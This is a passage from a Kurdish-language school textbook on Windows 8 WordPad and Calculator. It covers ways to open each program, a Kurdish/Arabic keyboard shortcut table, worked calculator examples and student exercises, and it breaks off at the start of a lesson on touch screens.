
چۆنیەتی کردنەوەی پرۆگرامی Wordpad :

ڕێگەی یەکەم:

- بە کلیکی ڕاست لەسەر سکرینی میترۆ، شریتی All apps دەردەکەوێت، بە کلیککردن لەسەر ئایکۆنی All apps لاپەڕەی ئایکۆنە جێبەجێکارییەکان All apps دەردەکەوێت.
- لە پەنجەرەی ئایکۆنە جێبەجێکارییەکان دا، کلیک لەسەر پرۆگرامی Wordpad بکە.
- پرۆگرامی Wordpad دەکرێتەوە و ڕووکارەکەی بەم شێوەی خوارەوەیە:

ڕووکاری پرۆگرامەکــە لــە دوو شــریت پێکدێـت Home و View کــە هەریەکەیــان چەند ئامرازێکیان لەسەرە، وەک لە خوارەوە ڕوونکراونەتەوە:

- **شریتی** Home :



- **شریتی View :**




ڕێگەی دووەم:

[لەسەر کیبۆرد دوگمەکانی Win + Q دابگرە، پەنجەرەی Search دەبینێتەوە لە خانەی Search بنووسە Wordpad ، ئایکۆنی پرۆگرامی Wordpad دەردەکەوێت، ئینجا بە کلیک لەسەر ئایکۆنی پرۆگرامەکە یان لەسەر کیبۆرد دوگمەی Enter دابگرە]، پرۆگرامی Wordpad دەکرێتەوە.

ڕێگەی سێیەم:

[لەسەر کیبۆرد دوگمەکانی Win + R دابگرە، پەنجەرەی بەکارخستن Run دەکرێتەوە، وەک لە وێنەی خوارەوە دیارە، لە خانەی Open بنووسە wordpad ئینجا بە کلیک لەسەر OK یان لەسەر کیبۆرد Enter دابگرە]، پرۆگرامی Wordpad دەکرێتەوە.



تێبینی//

- داکردنی فایل لە پرۆگرامی Wordpad بە هەمان شێوەی پرۆگرامی وێنەکێشانە، کە پێشتر باسکرا.
- لە خشتەی دێت ئەو هێمایانە دیارکراوە، کە دوگمەکانی کیبۆردی بۆ بەکاردێت لە زمانی کوردی و زمانی عەرەبی:

دوگمەکان	بەکارهاتن
Shift + K	دانانی فاریزە
Shift + Z	لە زمانی عەرەبی بۆ دانانی المدة (~).
Shift + Q	لە زمانی کوردی بۆ دانی ˇ سەرەوە، لە فۆنتەکانی Unikurd بۆ ێ بەکاردێت. لە زمانی عەرەبی بۆ دانانی الفتحة
Shift + A	لە زمانی کوردی بۆ دانی ˬ ژێرەوە. لە زمانی عەرەبی بۆ دانانی الکسرة.
Shift + E	لە زمانی عەرەبی بۆ دانانی الضمة
Shift + X	لە زمانی عەرەبی بۆ دانانی السکون
Shift + W	لە زمانی عەرەبی بۆ دانانی تنوین الفتحة
Shift + R	لە زمانی عەرەبی بۆ دانانی تنوین الضمة.
Shift + S	لە زمانی عەرەبی بۆ دانانی تنوین الکسرة
Shift + ذ	لە زمانی عەرەبی بۆ دانانی الشدة
Shift + ژ	بۆ دانانی خاڵ
ط	لە زمانی کوردی بۆ نووسینی پیتی گ بەکاردێت.
ظ	لە زمانی کوردی بۆ نووسینی پیتی ڤ بەکاردێت.
ذ	لە زمانی کوردی بۆ نووسینی پیتی ژ بەکاردێت.
ض	لە زمانی کوردی بۆ نووسینی پیتی چ بەکاردێت.
ث	لە زمانی کوردی بۆ نووسینی پیتی پ بەکاردێت.
ؤ	لە زمانی کوردی بۆ نووسینی پیتی ۆ بەکاردێت.
ة	لە زمانی کوردی بۆ نووسینی پیتی ە بەکاردێت.

چالاکی//

پ١/ لە پرۆگرامی Wordpad بنوسە (کوردستان) وپیتەکانی ڕەنگ بکە، بە شێوەیەک گوزارشت بکات لە ڕەنگەکانی ئاڵای کوردستان.

پ٢/ داگرتنی هەریەکە لەم دوگمانەی خوارەوە، بۆچی بەکاردێت؟

Shift + K ، Shift + X ، Shift + A ، ط ، ث ، ظ ، Shift + R

بژمێر Calculator

وانەی ٣٣

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی بزانێت لە :

- ناسین و کردنەوەی پرۆگرامی بژمێر.


پرۆگرامی بژمێر :

یەکێکە لە پرۆگرامەکانی پاشکۆی ویندۆز، بەکاردێت بۆ ئەنجامدانی کرداری ژمێریاری.

چۆنیەتی کردنەوەی پرۆگرامی بژمێر لە ویندۆز ٨ : Calculator

ڕێگەی یەکەم:

- بە کلیکی ڕاست لەسەر سکرینی میترۆ، شریتی All apps دەردەکەوێت، بە کلیککردن لەسەر ئایکۆنی All apps لاپەڕەی ئایکۆنە جیبەجێکارییەکان All apps دەردەکەوێت.
- لە پەنجەرەی ئایکۆنە جیبەجێکارییەکان دا، کلیک لەسەر پرۆگرامی Calculator بکە.
- پرۆگرامی Calculator دەکرێتەوە و ڕووکارەکەی بەم شێوەی خوارەوەیە:




ڕێگەی دووەم:

[لەسەر کیبۆرد دوگمەکانی Win + Q دابگرە، پەنجەرەی Search دەبێتەوە لە خانەی Search بنووسە Calculator ، ئایکۆنی پرۆگرامی Calculator دەردەکەوێت، ئینجا بە کلیک لەسەر ئایکۆنی پرۆگرامەکە یان لەسەر کیبۆرد دوگمەی Enter دابگرە]، پرۆگرامی Calculator دەکرێتەوە.


ڕێگەی سێیەم:

[لەسەر کیبۆرد دوگمەکانی Win + R دابگرە، پەنجەرەی بەکارخستن Run دەکرێتەوە، وەک لە وێنەی خوارەوە دیارە، لە خانەی Open بنووسە Calc ، ئینجا بە کلیک لەسەر OK یان لەسەر کیبۆرد Enter دابگرە]، پرۆگرامی Calculator دەکرێتەوە.




بەکارهێنانی بژمێری ئاسایی: Standard Calculator

پێکهاتەی ڕووکاری پرۆگرامەکە وەک لە وێنەی خوارەوە دیارە، شریتی لیستەکانی لە سێ لیست پێکدێت View و Edit و Help کە هەریەکەیان چەند فەرمانێکیان تێدایە، وەک لە خوارەوە ڕوونکراونەتەوە:



• لیستی View :

وەک لــە وێنەی بەرامبەر دیارە، لەم لیســتە دەتوانرێت چوار جۆرە بژمێر پیشان بدرێت وکاری لەسەر بکرێت:




• بژمێری ئاسایی : Standard Calculator


• بژمێری زانستی : Scientific Calculator


• بژمێری پرۆگرامساز : Programmer Calculator

• بژمێری ئامار : Statistics Calculator

وەک لە وێنەکانی خوارەوە دیارە:









• لیستی Edit :

ئـەم لیسـتـە هــەردوو فەرمانـی Paste و Copy تێدایـە، وەک لــە وێنــەی بەرامبــەر دیــارە، دەتوانرێت بەکاربهێنرێت بۆ کۆپیکردنی ئەنجامــی کردارێکــی بیــرکاری لەســەر بژمێر و لکاندنــی لــە شــوێنێکی‌تری پێویســت، یان بە پێچەوانە ژمارەیەک لە شوێنێکی‌تر کۆپی بکرێت و لەسەر سکرینی بژمێر بلکێندرێت.



• لیستی Help :

ئـەم لیستەش تایبەتە بە پیشاندانی یارمەتی دەرەکانی ویندۆز سـەبارەت بە بەکارهێنانی پـرۆگرامی بژمێر، وەک لە وێنەی بەرامبەر دیارە.



چالاکی//

پ١/ پێکهاتەکانی رووکاری بژمێری ئاسایی لە سیستەمی ویندۆز ٨ دا بنووسە.

پ٢/ ناوی ئەو بژمێرانە بنووسە کە لە سیستەمی ویندۆز ٨ دا هەیە وکاری لەسەر دەکرێت.

وانەی ٣٤
بەکارهێنانی بژمێر لە ویندۆز ٨


ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی بزانێت لە :

- بەکارهێنانی پرۆگرامی بژمێر.

بەکارهێنانەکانی بۆردی دوگمەکان لە بژمێری ئاسایی:

لەم وێنەی خوارەوەدا، بەکارهێنانی هەر یەک لە دوگمەکان روونکراوەتەوە:



نموونە ١/ بە بەکارهێنانی بژمێری ویندۆز ٨ ئەنجامی رەگی دووجای ٩ بدۆزەوە.

(١) دوگمەی ژمارە ٩ دابگرە.

(٢) دوگمەی رەگی دووجا دابگرە، ئەنجامەکەی (٣) لەسەر سکرین دەردەکەوێت.

نموونە ٢/ بە بەکارهێنانی بژمێری ویندۆز ٨ هەڵگەڕاوەی ژمارە ٤ بدۆزەوە.

(١) دوگمەی ژمارە ٤ دابگرە.

(٢) دوگمەی هەڵگەڕاوەی ژمارە دابگرە، ئەنجامەکەی (٠.٢٥) لەسەر سکرین دەردەکەوێت.

ئەنجامدانی کرداری کۆکردنەوە وجارانکردن :

نمونە ١/ بە بەکارهێنانی بژمێری ویندۆز ٨ ئەنجامی ٣ + ٨ بدۆزەوە.

(١) دوگمەی ژمارە ٣ دابگرە. (٢) دوگمەی کرداری کۆکردنەوە (+) دابگرە.

(٣) دوگمەی ژمارە ٨ دابگرە.

(٤) دوگمەی یەکسانە (=) دابگرە، ئەنجامەکەی (١١) لەسەر سکرین دەردەکەوێت.

نمونە ٢/ بە بەکارهێنانی بژمێری ویندۆز ٨ ئەنجامی ⁻٥ × ⁻٩ بدۆزەوە.

(١) دوگمەی ژمارە ٥ دابگرە. (٢) دوگمەی دانانی نیشانەی (−) دابگرە.

(٣) دوگمەی کرداری جارانکردن (*) دابگرە. (٤) دوگمەی ژمارە ٩ دابگرە.

(٥) دوگمەی دانانی نیشانەی (−) دابگرە.

(٦) دوگمەی یەکسانە (=) دابگرە، ئەنجامەکەی (٤٥) لەسەر سکرین دەردەکەوێت.

تێبینی//

- کرداری کەمکردنەوە بەهەمان شێوەی کرداری کۆکردنەوە ئەنجام دەدرێت، تەنها لە جیاتی داگرتنی دوگمەی کرداری (+) دوگمەی کرداری (−) دادەگرین.
- هەروەها بەهەمان شێوە کرداری دابەشکردن ئەنجام دەدرێت.
- بۆ نووسینی ژمارە ١٥ : دوگمەی ژمارە ١ دابگرە ئینجا دوگمەی ژمارە ٥ دابگرە.
- بۆ نووسینی ژمارە ٧٦٤ : دوگمەی ژمارە ٧ دابگرە ئینجا دوگمەی ژمارە ٦ دابگرە پاشان دوگمەی ژمارە ٤ دابگرە، واتە لە لای چەپی ژمارەکە دەست پێدەکەین هەروەک خوێندنەوەکەی.

نمونە ٣/ بە بەکارهێنانی بژمێری ویندۆز ٨ ئەنجامی ٥٢ × ⁻١٩ ÷ ١٣ بدۆزەوە.

١. دوگمەی ژمارە [5] ، پاشان دوگمەی ژمارە [2] دابگرە.

٢. دوگمەی کرداری جارانکردن [*] دابگرە.

٣. دوگمەی ژمارە [1] ، پاشان دوگمەی ژمارە [9] دابگرە، دوگمەی دانانی نیشانەی (−) دابگرە.

٤. دوگمەی کرداری دابەشکردن [/] دابگرە.

٥. دوگمەی ژمارە [1] ، پاشان دوگمەی ژمارە [5] دابگرە،(هەڵەبوو، لە جیاتی ژمارە ٣ ژمارە ٥ نوسرا).

- یان دوگمەی [←] دابگرە، ژمارە ٥ دەسڕێتەوە، ژمارە ٣ بنووسە، هەنگاوەکان تەواوبکە.
- یان دوگمەی [CE] دابگرە، ژمارە ١٥ دەسڕێتەوە، ژمارە ١٣ دووبارە بنووسەوە، هەنگاوەکان تەواوبکە.

٦. دوگمەی یەکسانە [=] دابگرە، ئەنجامەکەی (−٧٦) لەسەر سکرین دەردەکەوێت.

- بۆ چاککردنەوەی هەڵەی نمونەی پێشوو، ئەگەر دوگمەی [C] دابگرین ئەوا هەموو کردارەکان دەسڕێنەوە.

نمونە ٤/ ڕۆژێکیان تەڤری لە بازار ویستی کارتی مۆبایل وئینتەرنێت بکرێ لەم جۆرانە، ٣ کارتی ٥٠٠٠ دیناری و ٤ کارتی ١٠٠٠٠ دیناری ٢ کارتی ٤٠٠٠٠ دیناری، پاش ئەوەی ئەو کارتانەی وەرگرت، سەیری کرد، فرۆشیار بە ئامێری بژمێر هەر جۆرە کارتێک جاران ژمارەی کارتەکان دەکات و لە کاغەزێک دەینووسێت پاشان ئەنجامەکان کۆ دەکاتەوە، تەڤری پێی گوت من ڕێگەیەکت فێردەکەم بۆ هەژمارکردن بە بەکارهێنانی دوگمەکانی یادگە، بەم جۆرە:

- ٣ × ٥٠٠٠ بکە و پاشان دوگمەی = دابگرە، ئینجا دوگمەی M + دابگرە.
- ٤ × ١٠٠٠٠ بکە و پاشان دوگمەی = دابگرە، ئینجا دوگمەی M + دابگرە.
- ٢ × ٤٠٠٠٠ بکە و پاشان دوگمەی = دابگرە، ئینجا دوگمەی M + دابگرە.
- لە کۆتایی دوگمەی MR دابگرە، ئەنجامەکەی ١٣٥٠٠٠ لەسەر سکرین دەردەکەوێت.

نمونە ٥/ بە بەکارهێنانی بژمێری ویندۆز ٨ ڕێژەی سەدی بۆ ئەنجامی :

٥ × ٢٤ – ٢ × ١٧ + ٨ × ٧ بدۆزەوە

- ٥ × ٢٤ بکە و پاشان دوگمەی = دابگرە، ئینجا دوگمەی M + دابگرە.
- ٢ × ١٧ بکە و پاشان دوگمەی = دابگرە، ئینجا دوگمەی M - دابگرە.
- ٨ × ٧ بکە و پاشان دوگمەی = دابگرە، ئینجا دوگمەی M + دابگرە.
- لە کۆتایی دوگمەی MR دابگرە، ١٤٢ لەسەر سکرین دەردەکەوێت.
- دوگمەی ڕێژەی سەدی دابگرە، ئەنجامەکەی ٧٩.٥٢ لەسەر سکرین دەردەکەوێت.

تێبینی//

- دوگمەی MC بەکاردێت بۆ سڕینەوەی یادگە، واتە بەتاڵکردنی یادگە.
- ڕێژەی سەدی بۆ ئەنجامێکی بیرکاری بەکاردێت، واتە ناکرێت ژمارەیەک بنووسین و ڕێژەی سەدی بۆ بدۆزینەوە.

چالاکی//

پرسیار/ ئەنجامی ئەمانەی خوارەوە بدۆزەوە، بە بەکارهێنانی بژمێری ویندۆز ٨ :

(١) ٣ × ٧ – ٦ × ٩

(٢) ⁻٥ × ٨ + ٦ × ٧ – ١٠ ÷ ٥

(٣) ڕەگی دووجای ١٢١

(٤) ٣١ × ٤ + ٤٧ × ٢١ – ٩٩ × ⁻٢

(٥) ڕێژەی سەدی بۆ ئەنجامی ٢٥ × ٣ – ١٥ ÷ ٣

وانەی ٣٥ سکرینەکانی بەرکەوتن Touch Screens



ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی بزانێت لە :

١) ژماردنی جۆرەکانی سکرینی بەرکەوتن.

٢) لایەنی باش وخراپی هەر جۆرە سکرینێک.

سکرینی بەرکەوتن:

